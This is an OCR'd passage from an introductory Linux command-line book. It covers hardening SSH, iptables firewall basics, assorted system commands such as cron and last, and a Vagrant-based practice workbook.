
Remember, this step can be **dangerous**. Unless you're really, really sure that you can access a computer by either logging in physically or using your ssh key (and you have a backup of the key somewhere), you should not do this step.

By disabling password based login in the sshd service, you make sure that only people with the right private key can login to the computer. This helps greatly when people try to break into the system by guessing the password. This is also really helpful in case your computer is connected to some network, and you still need to access it over ssh.

We will use vim to open the */etc/ssh/sshd_config* file, which is the configuration file for *sshd* service.

```
$ sudo vim /etc/ssh/sshd_config
```

Search for the term *PasswordAuthentication*, and change the value to no. Below I have added a new line to do the same. You can also understand, that the lines starting with # are comments in this configuration file. This configuration will disable password based authentication for the sshd service. You should remember to restart the sshd service after this step for the change to take place.



13.19 How to find active (open) network connections from your computer?

```
$ sudo lsof -i -n -P
```

The *lsof* command shows open files, using *-i* we are asking to list of all Internet and x.25 (HP-UX) network files. To know more, read the man page of the *lsof* command.

13.20 To know about ports

If you want to know more about popular ports used by the applications/protocols, you should look into */etc/services* file on your computer.

CHAPTER 14

Linux Firewall

Note: This chapter is an ongoing work.

A firewall is a network security system, which can monitor and control network packets coming in and going out from a system based on pre-defined rules.

In this chapter, we will learn about **iptables** command and how can we use the same to create and manage the system's firewall. The netfilter subsystem in Linux Kernel handles the actual packet filtering in the network level.

14.1 Installation

On CentOS

```
yum install iptables-services
```

On Debian systems

```
apt install iptables-persistent
```

14.2 Tables, chains and rules

There is a table based system which in turn uses chains of rules for the firewall. Each table has a defined set of chains, and the rules get into the get chain one after another.

When a network packet reaches the related table, and the related chain inside of the table, the rules gets matched from top to bottom. If the packet matches then the *target* of the rule gets executed. Each chain also has a default policy, if no rule matches, then, the default poilicy gets applied on the packet. We will learn more about these in details.

iptables has 5 built in chains.

- **INPUT** for all packets incoming to the system
- **OUTPUT** for all packets going out from the system
- **FORWARD** for the routed packets, this is when the system works as a router
- **PREROUTING** for port forwarding
- **POSTROUTING** for Source Network Address Translation (SNAT), this applies to all packets leaving the system

14.3 filter table

filter is the default table of iptables. It has 3 default chains.

- INPUT
- OUTPUT
- FORWARD

14.4 nat table

nat table is a special table for SNAT and DNAT (port forwarding). It has the following chains.

- PREROUTING
- POSTROUTING
- OUTPUT

There are two other different tables, **mangle** and **raw**.

14.5 iptables command

The following table will be helpful in remembering different arguments to **iptables** command.

```
+------------------+--------------+---------------------+-------------------------+----
↪---------+
| Table            | Command      | Chain               | Matches                 |␣
↪Target/Jump |
+------------------+--------------+---------------------+-------------------------+----
↪---------+
| filter (default) | -A (append)  | INPUT               | -p protocol             |␣
↪ACCEPT      |
| nat              | -I (insert)  | OUTPUT              | -s source_ip            |␣
↪DROP        |
| mangle           | -D (delete)  | FORWARD             | -d destination_ip       |␣
↪LOG         |
| raw              | -R (replace) | PREROUTING          | --sport source_port     |␣
↪REJECT      |
```

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```
|                   | -F (flush)    | POSTROUTING          | --dport destination_ip |␣
↪DNAT         |
|                   | -L (list)     | USER_DEFINED_CHAINS | -i incoming            |␣
↪SNAT         |
|                   | -S (show)     |                      | -o outgoing            |␣
↪LIMIT        |
|                   | -Z (zero)     |                      | -m mac                 |␣
↪RETURN       |
|                   | -N            |                      | -m time                |␣
↪MASQUERADE   |
|                   | -X            |                      | -m quota               |    ␣
↪          |
|                   |               |                      | -m limit               |    ␣
↪          |
|                   |               |                      | -m recent              |    ␣
↪          |
+-------------------+---------------+----------------------+------------------------+----
↪----------+
```

14.6 View the existing rules

```
# iptables -nvL --line-numbers
Chain INPUT (policy ACCEPT 82 packets, 4756 bytes)
num   pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 42 packets, 3192 bytes)
num   pkts bytes target     prot opt in     out     source               destination
```

The above command shows the default table **filter** and all chains and rules inside of it. You can notice that each of the chains has a default policy **ACCEPT**. It means if no rules match (in this case no rules are defined), it will accept those packets.

14.7 Appending rules to INPUT chain

We can test an initial rule to **drop** all incoming *icmp* packets to the system. The following rule will append the rule to the **INPUT** chain.

Note: *ping* command uses icmp packets. So, the following command will block *ping* into the system.

```
iptables -A INPUT -p icmp -j DROP
```

Now, if you try to ping the system from any computer, you will not get any response.

14.8 Flushing all rules

```
iptables -F
```

The above command will help to flush (remove) all the rules from the default table. You can actually use *-t TABLE_NAME* argument to flush any particular table.

14.9 Example of a series of rules

Here is a list of rules to allow traffic to port 22 (ssh) and port 80 and 443 (http and https).

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp -m state --state NEW --dport 22 -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -j ACCEPT
iptables -A OUTPUT -j ACCEPT
iptables -A INPUT -j REJECT
iptables -A FORWARD -j REJECT
```

The first rules allows all incoming traffic on the *loopback* device. The second line allows packets related to an already established connection, or the cases where a packet is trying to reconnect. The last 3rd last line allows all outgoing packets, and the last 2 lines reject everything else which does not match the rules. If you want to view all the rules.

```
# iptables -nvL --line-numbers
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination
1        0     0 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
2      122  9641 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
↪         state RELATED,ESTABLISHED
3        1    52 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
↪         state NEW tcp dpt:22
4        0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
↪         tcp dpt:80
5        0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
↪         tcp dpt:443
6       22  2044 REJECT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
↪         reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination
1      104 12085 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

The *–line-numbers* argument shows the number of the each rule. We can use these line numbers to delete any rule.

Note: For a desktop or laptop, you may want to drop all incoming connections, that will help in cases where someone in the local network may try to attack/scan your system.

14.10 Delete a rule based on rule number

Let us delete the rule number 4, which allows traffic to port 80.

```
# iptables -D INPUT 4
# iptables -nvL --line-numbers
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination
1        4   376 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
2      221 15445 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
↪          state RELATED,ESTABLISHED
3        1    52 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
↪          state NEW tcp dpt:22
4        0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
↪          tcp dpt:443
5       22  2044 REJECT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
↪          reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination
1      166 17248 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

14.11 Delete a rule directly

If you know the rule properly, you can also delete it based on the rule directly.

```
# iptables -D INPUT -p tcp --dport 443 -j ACCEPT
# iptables -nvL --line-numbers
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination
1        4   376 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
2      344 22417 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
↪          state RELATED,ESTABLISHED
3        1    52 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
↪          state NEW tcp dpt:22
4       22  2044 REJECT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
↪          reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source               destination
1      234 22564 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

14.12 Saving the rules

Any change made via **iptables** command stays on memory. To save it (so that it autoreloads in reboot), use the following command.

For Debian.

```
# netfilter-persistent save
```

For CentOS 7+

```
# systemctl stop firewalld && systemctl disable firewalld
# iptables-save > /etc/sysconfig/iptables
# systemctl enable iptables
Created symlink from /etc/systemd/system/basic.target.wants/iptables.service to /usr/
↪lib/systemd/system/iptables.service.
# systemctl start iptables
```

The first line stops and then disables the **firewalld** service, it is a newer type of frontend for the same *netfilter* subsystem of the kernel.

14.13 A blog post from Major Hayden

Now, you should read the following blog post from Major Hayden best practices.

14.14 Debugging firewall rules

In case you want to debug the rules, and wan to see which packet matches which rule in the chain, you can add these two following rules. After that, do **tail -f /var/log/kern.log** to see the messages. Remember to use the proper IP address and port number.

```
# iptables -t raw -A PREROUTING -p tcp --destination YOUR_IP/24 --dport PORT_NUMBER -
↪j TRACE
# iptables -t raw -A OUTPUT -p tcp --destination YOUR_IP/24 --dport PORT_NUMBER -j␣
↪TRACE
```

CHAPTER 15

Random things

I have yet to figure out where to put this information, which is why they are here, in the random chapter. These will be moved to different chapters in the future.

15.1 w command

The **w** command shows all the users, logged in to the computer. If you pass the *-f* flag, it toggles information about where each user is logged in from.

```
$ w
17:22:41 up 24 days, 11:37,  2 users,  load average: 0.56, 0.50, 0.59
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
kdas     tty2      31May17 22days  3:07m  3:16  i3 -a --restart /run/user/1000/i3/
↪restart-state.28641
```

15.2 How long is the system running?

We have the **uptime** command which gives us information about how long the system is running. You can figure out the last time the system turned off or rebooted at a glance. For my laptop, it was 24 days ago.

```
$ uptime
17:31:30 up 24 days, 11:46,  2 users,  load average: 0.76, 0.98, 0.81
```

15.3 Finding CPU time of a command

The **time** command will help you to find the CPU time spent for any command. The following example will tell us how much time `du -sh` took to calculate the disk usage.

```
$ time du -sh
5.5G        .

real        0m1.026s
user        0m0.235s
sys 0m0.783s
```

15.4 dmesg command

The **dmesg** command prints out messages from the kernel buffer. Using this tool we can learn about the messages and information from the kernel drivers during and after the boot up process. This can be very handy when troubleshooting; for e.g. when the machine fails to boot or a certain piece of hardware does not function correctly.

15.5 Setting up cron jobs

One can schedule tasks using cron jobs. You can mention a certain time when a given task will be executed. In latest Fedora/CentOS, we use **cronie** package, in other systems we have **cron** or **anacron** package.

To view any existing jobs

```
crontab -l
```

To add a new cronjob or edit a provious one, use the command

`crontab -e`.

Format of a crontab file

```
* * * * * /path/to/command
+ + + + +
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | +------>    Day of the week (0-7)
| | | |
| | | +-------->    Month of the year (1-12)
| | |
| | +---------->    Day of the month (1-31)
| |
| +------------>    Hour (0-23)
|
+-------------->    Minute (0,59)
```

Say we want to execute a shell script everyday at midnight.

```
0 0 * * * /usr/bin/myscript.sh
```

Another example can be executing the same script in every 15 minutes in every hour.

```
0,15,30,45 * * * * /usr/bin/myscript.sh
```

15.6 Finding out details about previous logins or system reboots

last command will give you the details about all the previous logins and shutdown/reboots. This command actually checks */var/tmp/wtmp* file for the logs.

The */var/log/btmp* file stores all the bad login details, and */var/log/utmp* file stores the details of the currently logged in users (**who** command reads this file).

You can read the *btmp* file using **last** command.

```
last -f /var/log/btmp
```

To know more, you can read the man page of *wmtp*.

CHAPTER 16

Whats next?

After you are familiar with the commands in this book, we would suggest you to learn shell scripting.

Start from https://www.shellscript.sh and then you can read the beginners bash guide.

CHAPTER 17

Workbook

The Lym Workbook is an effort to create a small lab environment for the students to learn various commands from book. It uses Vagrant to create a new Virtual Machine (VM) on which you can practice commands, try out different solutions and solve these problem without having to worry about messing up your computer. We will slowly add more problems to it.

17.1 How to use this workbook?

17.1.1 Installation

You will need latest Vagrant for this. Install Vagrant following the steps from the website. On Windows you can use VirtualBox along with Vagrant.

17.1.2 Getting the code

Checkout latest workbook code from github.

```
git clone https://github.com/kushaldas/lymworkbook
cd lymworkbook
vagrant up
vagrant ssh workbook
```

The *vagrant up* command will create two vms.

Note: In case you manged to delete some configuration inside of the VM(s), you can very easily start from scratch. *vagrant destroy* will remove both the VMs, and *vagrant up* again will get them back. You can also destroy one particular VM, *vagrant destroy workbook*.

17.1.3 Setting up environment

Each problem here has a unique "string" which can be used to setup this new machine's environment according to that problem's specification, e.g., for setting up environment for a problem with string *unicorn*, you should do:

```
sudo lymsetup unicorn
```

After running the commands and making the changes mentioned in the problem statement, you should run the following to verify that the changes are as per the problem requirements:

```
sudo lymverify unicorn
```

17.2 copy paste

ID string: *copypaste*

- Create a directory called *work* in your home directory.
- Copy the file */tmp/problem1/work/files/hello.txt* into this newly created directory.
- Remember to remove the */tmp/problem1/work/files/hello.txt* file afterwards.
- Create a file named */tmp/chapter1/allusers* and add all of the directory names under your home directory into that file.

Note: To setup the problem environment, run:

```
sudo lymsetup copypaste
```

After performing the steps, verify the result using:

```
sudo lymverify copypaste
```

17.3 Find your user id

Find your user id and write it down in a file */tmp/myuserid.txt*.

17.4 Creating softlinks

To setup the problem environment:

```
sudo lymsetup softlinks
```

Create a softlink called *docs* in your home directory which will point to */usr/share/doc/* directory. Also create another softlink called *memory* to the */proc/meminfo* file.

To verify:

```
sudo lymverify softlinks
```

17.5 Basic vim usage

To setup the problem environment:

```
sudo lymsetup basicvim
```

Read the file at */etc/os-release* and write the value of ID_LIKE (without the double quotes) in a file at */tmp/id_like.txt*.

To verify:

```
sudo lymverify basicvim
```

17.6 Adding a new user

To setup the problem environment:

```
sudo lymsetup newuser
```

Add a new user called fatima to the system.

To verify:

```
sudo lymverify newuser
```

17.7 Deleting an existing user

To setup the problem environment, remember to add the user first from the previous problem.

```
sudo lymsetup deleteuser
```

Remove the fatima user from the system.

To verify:

```
sudo lymverify deleteuser
```

17.8 Finding the IP address of dgplug.org

Find the IP address of dgplug.org and save it to /tmp/ip_dgplug.txt file.

To verify:

```
sudo lymverify findip
```

17.9 Change the local timezone of the system

Change the timezone of the system to the same of San Francisco, USA.

To verify:

```
sudo lymverify timezonechange
```

17.10 Add sudo access to an user

Grant administrative(sudo) privileges to an existing normal user account “lym”. Remember to create the user first.

To verify:

```
sudo lymverify assignsudo
```

CHAPTER 18

Advanced section

From this chapter onwards, we will learn more about different tools which people use for various. Most of these can be used for both personal use cases and also inside of big companies (depending on the situation).

To start, watch this talk on failure.

CHAPTER 19

Containers

For now, just watch this talk from amazing Alice Goldfuss.

CHAPTER 20

Team

- Jason Braganza (Editor in command)
- Kushal Das (Adds typos in every form)

CHAPTER 21

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